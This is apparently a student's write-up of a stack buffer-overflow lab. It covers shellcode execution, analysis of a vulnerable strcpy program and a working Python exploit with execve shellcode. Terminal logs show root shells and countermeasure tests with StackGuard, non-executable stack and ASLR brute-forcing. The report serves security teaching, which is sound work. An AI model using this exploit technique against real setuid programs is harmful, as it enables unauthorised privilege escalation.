

## CS-255 LAB 2


### Environmental Set up:

For this lab, I have followed the commands detailed in the lab pdf for the lab set up. That is; turning off Address Space Randomization and configuring `/bin/sh`.

### Task 1 - Getting Familiar with Shellcode:


Location : Labsetup/shellcode

I have read the documentation and invoked the shellcode using the make command.



```
seed@VM: ~/.../shellcode
[11/13/22]seed@VM:~/.../shellcode$ ls
call_shellcode.c Makefile
[11/13/22]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[11/13/22]seed@VM:~/.../shellcode$ ls
a32.out a64.out call_shellcode.c Makefile
[11/13/22]seed@VM:~/.../shellcode$
```

After going through '`call_shellcode.c`', I understood that this file is responsible for creating two executables, one for 32 bit address space and another for 64 bit address space. Once we run the make command, it creates two binary executables `a32.out` and `a64.out`. These two open a new shell by pushing `//sh` into the stack and passing three arguments `ebx`, `ecx` and `edx` to the `execve()` function. Upon running `gdb`, I found that they work correctly.



```
seed@VM: ~/.../shellcode
[11/13/22]seed@VM:~/.../shellcode$ gdb ./a32.out
GNU gdb (Ubuntu 9.2-0ubuntu1-20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version.info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from ./a32.out...
(No debugging symbols found in ./a32.out)
gdb-peda$ r
Starting program: /home/seed/Desktop/sbadi006/Labsetup/shellcode/a32.out
process 26531 is executing new program: /usr/bin/zsh
$

seed@VM: ~/.../shellcode
[11/13/22]seed@VM:~/.../shellcode$ gdb ./a64.out
GNU gdb (Ubuntu 9.2-0ubuntu1-20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version.info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from ./a64.out...
(No debugging symbols found in ./a64.out)
gdb-peda$ r
Starting program: /home/seed/Desktop/sbadi006/Labsetup/shellcode/a64.out
process 26466 is executing new program: /usr/bin/zsh
$
```

### Task 2 - Understanding the Vulnerable Program:

Location: Labsetup/code

The file which has a buffer overflow and should be exploited is '`stack.c`'. There are three functions in this program: `main()`, `bof()`, and `dummy_function()`

Main:

Main function reads 517 bytes from a text file named `badfile` which is under our control. It stores the read lines in `str` variable which will then be passed to `dummy_function`.

```
int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
        perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ==== \n");
    return 1;
}
```

Dummy\_function:

The only important line in this function is the *'bof(str)'* line where it calls the bof function and passes the str variable as the argument.

```
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
```

Bof:

This function initialises a buffer of size 100 and tries to copy the str variable contents to the buffer. Since the str is of 517 bytes and the buffer is of 100 bytes, it would lead to a buffer overflow.


```
void dummy_function(char *str);
int bof(char *str)
{
    char buffer[BUF_SIZE];

    // The following statement has a buffer overflow problem
    strcpy(buffer, str);

    return 1;
}
```

This can be used to our advantage by injecting our shellcode into the badfile and gaining root access.

The next step is to invoke this program using the make command.



```
seed@VM: ~/code
[11/13/22]seed@VM:~/code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[11/13/22]seed@VM:~/code$ ls
brute-force.sh  stack.c  stack-L2  stack-L3-dbg
exploit.py      stack-L1  stack-L2-dbg  stack-L4
Makefile        stack-L1-dbg  stack-L3  stack-L4-dbg
[11/13/22]seed@VM:~/code$ gcc -g stack.c
[11/13/22]seed@VM:~/code$ ls
a.out  exploit.py  stack.c  stack-L1-dbg  stack-L2-dbg  stack-L3-dbg  stack-L4-dbg
brute-force.sh  Makefile  stack-L1  stack-L2  stack-L3  stack-L4
[11/13/22]seed@VM:~/code$
```

The make command will generate four executable variants of the *'stack.c'* file out of which we will be testing one file that is *'stack-L1'*.

### Task 3 - Launching Attack on 32-bit Program

Location: Labsetup/code

To launch an attack we must create an exploit file which would inject our shellcode into the badfile. The first step is to create the badfile.txt using touch command. After that we get the return address and the buffer address from the stack-L1-dbg file. To get this, we run gdb for this file.

```
[11/14/22]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version.info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Desktop/sbadi006/Labsetup/code/stack-L1-dbg
Input size: 517
```

Since the str variable is being copied to the buffer in bof function, we add a breakpoint to that function to get the addresses and run the code.

```
seed@VM: ~/.../code
0x565562b5 <bof+8>: sub    esp,0x74
0x565562b8 <bof+11>: call  0x565563f7 <__x86.get_pc_thunk.ax>
0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
0x565562cb <bof+30>: push   edx
0x565562cc <bof+31>: mov    ebx,eax
[-----stack-----]
0000| 0xffffca70 ("1pUV\004\317\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004| 0xffffca74 --> 0xffffcf04 --> 0x0
0008| 0xffffca78 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffca7c --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffca80 --> 0x0
0020| 0xffffca84 --> 0x0
0024| 0xffffca88 --> 0x0
0028| 0xffffca8c --> 0x0
[-----]
Legend: code, data, rodata, value
20  strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcae8
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffca7c
gdb-peda$ quit
```

The return address will be stored in the register ebp and the buffer address is in &buffer. To get the exact location as in where we inject our shellcode we need to understand how far apart the return and buffer addresses are. After retrieving their addresses i.e, 0xffffcae8 and 0xffffca7, the difference between them is discovered to be 0x6c which is 108. Now, the next step is to construct the exploit program.

```

1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9).encode('latin-1')
10
11# Fill the content with NOP's
12content = bytearray(0x90 for i in range(517))
13
14#####
15# Put the shellcode somewhere in the payload
16start = 517 - len(shellcode) # Change this number
17content[start:start + len(shellcode)] = shellcode
18
19# Decide the return address value
20# and put it somewhere in the payload
21ret = 0xffffcbdc # return address + 104
22offset = 112 # return address - buffer + 4
23
24L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
25content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
26#####
27
28# Write the content to a file
29with open('badfile', 'wb') as f:
30    f.write(content)

```

We have to inject our shell code such that it would be read by the kernel and is at the end of the buffer, this would be  $517 - \text{len}(\text{shellcode})$ . After considering note2 from the file, I decided to change the return address to be 4 bytes above the actual one. Then we set offset as 112 which is the difference of the address space + 4. Running this file gave me root access!

```

[11/15/22]seed@VM:~/.../code$ sudo ln -sf /bin/zsh /bin/sh
[11/15/22]seed@VM:~/.../code$ ./exploit.py
[11/15/22]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
#

```

## Task 9 - Experimenting with Other Countermeasures

### 9.a - Turn on the StackGuard Protection

Location: Labsetup/code

For this task, I enabled the address space randomization flag and changed the make file such that it compiles the 'stack.c' file without -fno-stack-protector flag which will turn on the StackGuard Protection. I also generate a new executable in place of stack-L1 to compare their working.

```

1FLAGS    = -z execstack
2FLAGS_32 = -m32
3TARGET    = stack-L1-new stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg
4
5L1 = 100
6L2 = 160
7L3 = 200
8L4 = 10
9
10all: $(TARGET)
11
12stack-L1-new: stack.c
13    gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
14    gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
15    sudo chown root $@ && sudo chmod 4755 $@
16

```

I generated the new file using the make command. The new file detects buffer overflow attack. When disabled the address space randomization flag and checked the previous version, I was able to access root.

```

seed@VM: ~/.../code
[11/14/22]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[11/14/22]seed@VM:~/.../code$ sudo ln -sf /bin/zsh /bin/sh
[11/14/22]seed@VM:~/.../code$ make
make: *** No rule to make target 'stack-L1-new-dbg', needed by 'all'. Stop.
[11/14/22]seed@VM:~/.../code$ make
make: *** No rule to make target 'stack-L1-new', needed by 'all'. Stop.
[11/14/22]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -m32 -o stack-L1-new stack.c
gcc -DBUF_SIZE=100 -z execstack -m32 -g -o stack-L1-new-dbg stack.c
sudo chown root stack-L1-new && sudo chmod 4755 stack-L1-new
[11/14/22]seed@VM:~/.../code$ ./exploit.py
[11/14/22]seed@VM:~/.../code$ ./stack-L1-new
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[11/14/22]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/14/22]seed@VM:~/.../code$ ./exploit.py
[11/14/22]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
# exit
[11/14/22]seed@VM:~/.../code$ █

```

## 9.b - Turn on the Non-executable Stack Protection

Location: Labsetup/shellcode

I changed the make file to set the flag as nonexecstack and compiled the 'call\_shellcode.c' file.

```

1
2 all:
3     gcc -m32 -z nonexecstack -o a32.out call_shellcode.c
4     gcc -z nonexecstack -o a64.out call_shellcode.c
5
6 setuid:
7     gcc -m32 -z nonexecstack -o a32.out call_shellcode.c
8     gcc -z nonexecstack -o a64.out call_shellcode.c
9     sudo chown root a32.out a64.out
10    sudo chmod 4755 a32.out a64.out
11
12 clean:
13    rm -f a32.out a64.out *.o
14

```

```

seed@VM: ~/.../shellcode
[11/14/22]seed@VM:~/.../shellcode$ sudo ln -sf /bin/zsh /bin/sh
[11/14/22]seed@VM:~/.../shellcode$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[11/14/22]seed@VM:~/.../shellcode$ make
gcc -m32 -z nonexecstack -o a32.out call_shellcode.c
/usr/bin/ld: warning: -z nonexecstack ignored
gcc -z nonexecstack -o a64.out call_shellcode.c
/usr/bin/ld: warning: -z nonexecstack ignored
[11/14/22]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[11/14/22]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[11/14/22]seed@VM:~/.../shellcode$

```

Both binary files resulted in a segmentation fault without the execstack flag.

## Task 8 - Defeating Address Randomization

After cross checking if our code works fine, as the title says we have to start by enabling Address Randomization and run brute-force.sh which will check all possible combinations of 32-bit addresses to get the exact return address to get root access.

```
seed@VM: ~/.../code
[11/14/22]seed@VM:~/.../code$ sudo ln -sf /bin/zsh /bin/sh
[11/14/22]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/14/22]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno
-stack-protector stack.c
[11/14/22]seed@VM:~/.../code$ sudo chown root stack
[11/14/22]seed@VM:~/.../code$ sudo chmod 4755 stack
[11/14/22]seed@VM:~/.../code$ ./exploit.py
[11/14/22]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# whoami
root
# exit
[11/14/22]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[11/14/22]seed@VM:~/.../code$ ./brute-force.sh

./brute-force.sh: line 14: 79728 Segmentation fault      ./stack-L1
3 minutes and 33 seconds elapsed.
The program has been running 23862 times so far.
Input size: 517
./brute-force.sh: line 14: 79729 Segmentation fault      ./stack-L1
3 minutes and 33 seconds elapsed.
The program has been running 23863 times so far.
Input size: 517
./brute-force.sh: line 14: 79730 Segmentation fault      ./stack-L1
3 minutes and 33 seconds elapsed.
The program has been running 23864 times so far.
Input size: 517
./brute-force.sh: line 14: 79731 Segmentation fault      ./stack-L1
3 minutes and 33 seconds elapsed.
The program has been running 23865 times so far.
Input size: 517
./brute-force.sh: line 14: 79732 Segmentation fault      ./stack-L1
3 minutes and 33 seconds elapsed.
The program has been running 23866 times so far.
Input size: 517
./brute-force.sh: line 14: 79733 Segmentation fault      ./stack-L1
3 minutes and 33 seconds elapsed.
The program has been running 23867 times so far.
Input size: 517
./brute-force.sh: line 14: 79734 Segmentation fault      ./stack-L1
3 minutes and 33 seconds elapsed.
The program has been running 23868 times so far.
Input size: 517
#
# whoami
root
#
```

After about 23868 attempts the brute-force code got the exact return address. This is a fairly time exhaustive attack. In the case of 64-bit address space, there is a high chance we can never get the exact return address.